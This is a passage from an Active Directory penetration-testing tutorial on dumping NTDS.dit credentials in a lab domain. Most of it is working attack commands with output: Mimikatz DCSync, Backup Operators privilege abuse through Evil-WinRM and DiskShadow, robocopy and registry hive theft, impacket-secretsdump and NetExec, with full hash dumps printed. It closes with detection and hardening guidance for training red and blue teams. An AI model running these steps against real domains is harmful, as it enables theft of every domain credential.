[+] raj:des-cbc-md5:d3ae083249cbdc85
[+] DC$:aes256-cts-hmac-sha1-96:c88f3fbff28e6a7e2ef7526858dda1ab7e3255949016ba18e6b3f23b34e9e489
[+] DC$:aes128-cts-hmac-sha1-96:22b2e5684e69de9b71d3b1d22aa0e9e0
[+] DC$:des-cbc-md5:b6681a3e16073d98
[*] 192.168.1.6 - Cleaning up ...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/impacket/secretsdump) > █
```

Windows

With the NTDS hashes exported, we can also query specific accounts directly from a domain-joined machine using Mimikatz. For example, to retrieve the NTLM hash of the built-in Administrator account from the Domain Controller, run:

Mimikatz performs a DCSync against the domain controller and returns the full credential data for the specified user, including the NTLM hash that can be used for pass-the-hash or offline cracking.

```
Isadump::dcsync /domain:ignite.local /user:Administrator
```



```
.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # lsadump::dcsync /ignite.local /user:Administrator
[DC] 'ignite.local' will be the domain
[DC] 'DC.ignite.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 3/15/2026 5:17:52 AM
Object Security ID : S-1-5-21-4045749477-1614332298-3688221009-500
Object Relative ID : 500

Credentials:
Hash NTLM: 32196b56ffe6f45e294117b91a83bf38

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 93fa7770f8ede0e89e5d435d584373a


* Primary:Kerberos-Newer-Keys *
Default Salt : WIN-SM3IOFLB9VFAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 7c1baf269d1918e4a0b02d4420fa0b2b62c8d4eab7cde8d2adafc5c547283940
aes128_hmac (4096) : 4c88f0b996b568f949e644eabf4ec2ef
des_cbc_md5 (4096) : 49f82a868a5d5151

* Packages *
NTLM-Strong-NTOWF


* Primary:Kerberos *
Default Salt : WIN-SM3IOFLB9VFAdministrator
Credentials
des_cbc_md5 : 49f82a868a5d5151
```

Second Way

Create new username aarti. After creating a password for the Aarti user. Right-click on the Aarti user and select Add to a group from the drop-down menu.



This action will open a new window prompting you to select a group for the **Aarti** user. Add the **Aarti** user to the **Backup Operators** group. After specifying the group name, click **OK** to confirm. The configuration of the **SeBackupPrivilege** on the Domain Controller for the **Aarti** user is now complete.



Begin by establishing a remote PowerShell session to the Windows host using **Evil-WinRM**. Run the following command from your Kali machine:

```
evil-winrm -i 192.168.1.11 -u aarti -p Password@1
```

After logging in, you should confirm that the backup-related privileges are enabled for the **aarti** account. From the Evil-WinRM prompt, run:



```
whoami /priv
```

This command lists all privileges associated with the current security token. In the output, locate the entries for:

- **SeBackupPrivilege**— Back up files and directories
- **SeRestorePrivilege**— Restore files and directories

Both privileges should appear with the **State** set to **Enabled**, indicating that the **aarti** user can perform backup and restore operations as intended.

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.11 -u aarti -p Password@1

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undef
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\aarti\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
-----
SeMachineAccountPrivilege Add workstations to domain Enabled
SeBackupPrivilege    Back up files and directories Enabled
SeRestorePrivilege   Restore files and directories Enabled
SeShutdownPrivilege  Shut down the system       Enabled
SeChangeNotifyPrivilege Bypass traverse checking    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\aarti\Documents>
```

Preparing the DiskShadow Script

With the backup privileges in place, the next step is to prepare a **DiskShadow** script that we will later execute on the Domain Controller. This script automates the process of creating a shadow copy and exposing it as a new drive letter, which we can then use to access sensitive files such as NTDS.dit and the SYSTEM hive.

First, create a new script file named **raj.dsh** on your Kali machine and add the following content:

```
set context persistent nowriters
add volume c: alias raj
create
expose %raj% z:
```

These commands instruct DiskShadow to create a persistent shadow copy of the C: drive without involving writers, assign it the alias **raj**, and then expose that shadow copy as drive Z: on the target system.




Converting the Script to Windows Format

Since the script was created on a Unix-like environment (Kali), the file uses Unix-style line endings by default. To ensure Windows interprets the script correctly, convert it to DOS/Windows format using `unix2dos`:

```
unix2dos raj.dsh
```

This command updates the line endings in `raj.dsh` to the CRLF format expected by Windows, preventing parsing issues when DiskShadow executes the script on the Domain Controller.



```
(root@kali)-[~]  
# cat raj.dsh  
set context persistent nowriters  
add volume c: alias raj  
create  
expose %raj% z:  
  
(root@kali)-[~]  
# unix2dos raj.dsh  
unix2dos: converting file raj.dsh to DOS format ...
```

Create a working directory on the Domain Controller and upload the DiskShadow script:

```
mkdir C:\temp  
cd C:\temp  
upload raj.dsh
```

Then execute the script to create and expose the shadow copy:

```
diskshadow /s raj.dsh
```

This command runs `raj.dsh`, creates a shadow copy of C:, and exposes it as drive Z: for later use.



```
*Evil-WinRM* PS C:\> mkdir temp

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          3/15/2026   1:02 PM         temp

*Evil-WinRM* PS C:\> cd temp
*Evil-WinRM* PS C:\temp>
*Evil-WinRM* PS C:\temp> upload raj.dsh

Info: Uploading /root/raj.dsh to C:\temp\raj.dsh

Data: 112 bytes of 112 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\temp>
*Evil-WinRM* PS C:\temp> diskshadow /s raj.dsh
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: DC, 3/15/2026 1:03:19 PM

-> set context persistent nowriters
-> add volume c: alias raj
-> create
Alias raj for shadow ID {689dac3d-b065-4e74-9718-46874fb8644b} set as environment variable
Alias VSS_SHADOW_SET for shadow set ID {e996c632-0517-4c64-b7cd-8478848a7c37} set as environment variable

Querying all shadow copies with the shadow copy set ID {e996c632-0517-4c64-b7cd-8478848a7c37}

* Shadow copy ID = {689dac3d-b065-4e74-9718-46874fb8644b}                                %raj%
  - Shadow copy set: {e996c632-0517-4c64-b7cd-8478848a7c37}                            %VSS_SHADOW_SET%
  - Original count of shadow copies = 1
  - Original volume name: \\?\Volume{8cfc6c54-2cdd-488c-836d-11321161877c}\
  - Creation time: 3/15/2026 1:03:20 PM
  - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
  - Originating machine: DC.ignite.local
  - Service machine: DC.ignite.local
  - Not exposed
  - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
  - Attributes: No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %raj% z:
-> %raj% = {689dac3d-b065-4e74-9718-46874fb8644b}
The shadow copy was successfully exposed as z:\.
->
```

To extract the Active Directory database from the shadow copy, use robocopy in backup mode from the C:\temp directory:

```
robocopy /b z:\windows\ntds . ntds.dit
```

This command copies ntds.dit from Z:\windows\ntds\ into C:\temp\ while preserving access using the previously granted backup privileges.



```
*Evil-WinRM* PS C:\temp> robocopy /b z:\windows\ntds . ntds.dit
```

```
ROBOCOPY      ::      Robust File Copy for Windows
```

```
Started   : Sunday, March 15, 2026 1:04:11 PM
Source    : Z:\windows\ntds\
Dest      : C:\temp\

Files     : ntds.dit

Options   : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30
```

```

                1      Z:\windows\ntds\
New File      16.0 m      ntds.dit
0.0%
0.3%
```

To complete the data collection, first save the SYSTEM hive locally on the Domain Controller:

```
reg save hklm\system C:\temp\system
```

Verify that ntds.dit and system are present in C:\temp, then download both files to your Kali machine using Evil-WinRM:

```
download ntds.dit
```

```
download system
```

You now have the NTDS database and SYSTEM hive locally for offline credential extraction.

```
*Evil-WinRM* PS C:\temp> reg save hklm\system c:\Temp\system
```

The operation completed successfully.

```
*Evil-WinRM* PS C:\temp> ls
```

Directory: C:\temp

Mode	LastWriteTime	Length	Name
-a—	3/15/2026 1:03 PM	606	2026-03-15_13-03-20_DC.cab
-a—	3/15/2026 12:38 PM	16777216	ntds.dit
-a—	3/15/2026 1:03 PM	84	raj.dsh
-a—	3/15/2026 1:05 PM	17022976	system

```
*Evil-WinRM* PS C:\temp> download ntds.dit
```

Info: Downloading C:\temp\ntds.dit to ntds.dit

Info: Download successful!

```
*Evil-WinRM* PS C:\temp> download system
```

Info: Downloading C:\temp\system to system

Info: Download successful!

```
*Evil-WinRM* PS C:\temp>
```



Offline Password Cracking

Back on the Kali machine, we can now perform offline credential extraction using Impacket's `secretsdump.py`. From the directory containing `ntds.dit` and `system`, run:

```
impacket-secretsdump -ntds ntds.dit -system system local
```

This command parses the NTDS database with the SYSTEM hive, recovers NTLM hashes and Kerberos keys for all domain accounts, and prints them to the console for further post-exploitation or cracking.

```
(root@kali)-[~]
# impacket-secretsdump -ntds ntds.dit -system system local
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xc23c260b7cca7a4b2f343c50d871dae9
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 2e88f6881c802002b0bb29248cb64460
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:7399f188f8607bc192900d9cf5d611d2:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:86965c363b79c735df12fe6a69d428e6:::
raj:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
MSEDGEWIN10$:1104:aad3b435b51404eeaad3b435b51404ee:422699547b6427ffbacc7467d02f7852b:::
aarti:1105:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:7c1baf269d1918e4a0b02d4420fa0b2b62c8d4eab7cde8d2a
Administrator:aes128-cts-hmac-sha1-96:4c88f0b996b568f949e644eabf4ec2ef
Administrator:des-cbc-md5:49f82a868a5d5151
DC$:aes256-cts-hmac-sha1-96:1fef15fc01172d85a6add0f11f59630b3f687f059b88a64305b3474c135
DC$:aes128-cts-hmac-sha1-96:f8285778c3a3f938070fba9bc155dfdf
DC$:des-cbc-md5:201352498cf4df9e
krbtgt:aes256-cts-hmac-sha1-96:85eac3fcd5264b4c2b68ce6e0f0e500f2d177fd57570b2ac63bb3571
krbtgt:aes128-cts-hmac-sha1-96:3460fe2f233ee25d8e740d4295da5f8a
krbtgt:des-cbc-md5:4f897373c8325dbf
raj:aes256-cts-hmac-sha1-96:af5c68f9c15325a03f0cc4b0833f7a1bf4a5607377f7a2412d0dcf8b6ad
raj:aes128-cts-hmac-sha1-96:51aa342b29ba8b8308c7b3d479bbe795
raj:des-cbc-md5:d3ae083249cbdc85
MSEDGEWIN10$:aes256-cts-hmac-sha1-96:f576ce07795fa77259f81d1fef030baefb0a0c881651d3c4d6
MSEDGEWIN10$:aes128-cts-hmac-sha1-96:ad43e114018b797b86f9d9529b943738
MSEDGEWIN10$:des-cbc-md5:5b491fb5e34575f2
aarti:aes256-cts-hmac-sha1-96:2ba3305d4ed69fc95328fec7906563fa23cc50c750e214cbc58460411
aarti:aes128-cts-hmac-sha1-96:28d994cfb0f59b0055b585344462bca7
aarti:des-cbc-md5:c4c80da2fe404c51
[*] Cleaning up ...
```

Netexec

The attack begins with NetExec (formerly CrackMapExec), a powerful post-exploitation tool for Windows networks. The attacker uses valid credentials for the user **aarti** with password **Password@1** against the domain controller at **192.168.1.11**.

```
nxc smb 192.168.1.11 -u 'aarti' -p 'Password@1' -M backup_operator
```



Key observations from the output:

- Successfully authenticated to **DC** (Windows Server 2019 Build 17763)
- Domain identified as **local** with domain administrator account **aarti**
- Registry hives successfully saved to remote system (SAM, SECURITY, SYSTEM)
- Files SAM, SECURITY, and SYSTEM downloaded to local Kali machine at `/root/.nxc/logs/DC_192.168.1.11_2026-03-15/`
- Critical NTLM hashes extracted including Administrator, Guest, DC

The backup_operator module specifically exploits SeBackupPrivilege to access registry hives that would normally be locked during system operation. The extracted NTLM hashes provide immediate lateral movement opportunities and serve as the foundation for further attacks.

[illegible]



Detection and Monitoring

Critical Event IDs to Monitor

Event ID	Description
4662	Directory Service Access - monitor for replication operations
4794	Attempt was made to set Directory Services Restore Mode
8222	Shadow copy created (System log)
2003	NTDSUTIL snapshot operations
4698	Scheduled task creation (often used for persistence)
4688	Process creation - monitor for <u>vssadmin</u> , <u>ntdsutil</u> , <u>diskshadow</u>

Behavioral Detection Strategies

- Monitor for unusual VSS activity outside backup windows
- Alert on NTDSUTIL execution from non-administrative workstations
- Track large file copies from NTDS directory or shadow copy paths
- Detect replication requests from non-DC computer accounts
- Monitor for sudden spikes in LDAP queries
- Track outbound file transfers of large database files

File Integrity Monitoring

Implement File Integrity Monitoring (FIM) on:

- C:\Windows\NTDS\ntds.dit
- SYSTEM registry hive
- Shadow copy mount points
- Temporary directories (C:\temp, C:\Windows\temp)

Defensive Measures and Hardening

Access Control Hardening

1. **Limit Domain Admin Usage:** Restrict Domain Admin logons to Domain Controllers only
2. **Tiered Administration Model:** Implement Microsoft's Enhanced Security Administrative Environment (ESAE)
3. **Privileged Access Workstations (PAW):** Dedicated hardened systems for administrative tasks
4. **Just-In-Time Administration:** Temporary privilege elevation only when needed



Technical Controls

Windows Credential Guard uses virtualization-based security to protect NTLM hashes and Kerberos tickets.

Network Segmentation

- Isolate Domain Controllers in dedicated VLANs
- Implement strict firewall rules limiting DC access
- Use intrusion detection systems (IDS) to monitor DC network traffic
- Deploy network access control (NAC) solutions

Conclusion

NTDS.dit represents the most valuable target in Active Directory environments, containing complete credential material for the entire domain. Understanding the various dumping techniques—from VSS abuse to NTDSUTIL misuse and DCSync attacks—is essential for both red teams testing organizational defenses and blue teams implementing detection and prevention controls.

Effective defense requires a layered approach combining access control hardening, behavioral monitoring, advanced auditing, and network segmentation. Organizations must treat Domain Controllers as the crown jewels they are, implementing strict controls and comprehensive monitoring to detect and respond to credential dumping attempts before attackers can exfiltrate and exploit domain credentials.

The battle for Active Directory security ultimately centers on protecting NTDS.dit from unauthorized access and extraction. By understanding attacker methodologies and implementing robust defensive measures, security teams can significantly reduce the risk of complete domain compromise.

FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

